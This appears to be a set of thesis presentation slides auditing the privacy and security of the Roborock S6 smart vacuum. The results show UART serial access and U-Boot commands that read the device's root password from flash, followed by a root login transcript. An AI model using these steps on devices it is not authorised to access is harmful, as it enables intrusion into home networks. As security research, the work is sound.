


“Smart” Vacuum Cleaners

An Audit Into The Security and Integrity of IoT Systems


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Today's Agenda

- Topic recap
- Thesis statement
- Thesis A and B results
- Where we left off (new progress)
- Discussion
- Conclusion



...so there are a lot of IOT devices and IOT brands out there...



Are competing products looking suspiciously similar to you?
Most are white-labelled products, the biggest ecosystem vendor being **tuya**

Pros


Use someone else's code

Fast profit turnaround

Cons

⚠ Use someone else's code

Potentially security vulnerabilities



IOT ecosystems often have a centralised system to manage their fleet (devices).

Pros

A centralised management is so much simpler/easier/faster/cheaper/‘better’ than a decentralised one.

Cons

- ⚠ Device functionality dependent on system availability
- ⚠ Little transparency about what/where/when/why data is transmitted

Statement


How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?

(Specifically Roborock)

- Digital Privacy
 - Investigate the nature of network data
 - i.e. content, frequency, destination, usage
- Product Security
 - Investigate security vulnerabilities
 - Assess the effectiveness of security fortifications

Statement

Device in scope: Roborock S6 (2019)


A smart vacuum cleaner, with
integrations to both  and 
(depending on model)



*It works pretty well, according to reviews.
But is it safe to connect to your home?*

Thesis A | Results

Thesis A - Disassembled the device (many, many screws)




Thesis A - Found the UART pins and got some terminal

Preliminary Results

Serial Access

- Serial (baud=115200) gives us a shell!



Need a root password though...

Preliminary Results

Root!

```
sunxi#ext4load
ext4load - load binary file from a Ext4 filesystem

Usage:
ext4load <interface> <dev[:part]> [addr] [filename] [bytes]
    - load binary file 'filename' from 'dev' on 'interface'
      to address 'addr' from ext4 filesystem
sunxi#ext4load mmc 2:6 0 vinda
Loading file "vinda" from mmc device 2:6
16 bytes read
sunxi#md 0 4
00000000: 5b415243 51454346 54505042 525f5655    CRA[FCEQBPPTUV_R]
```

```
rockrobo login: root
Password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.4.39 armv7l)

 * Documentation: https://help.ubuntu.com/
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
root@rockrobo:~#
```

Thesis B | Results

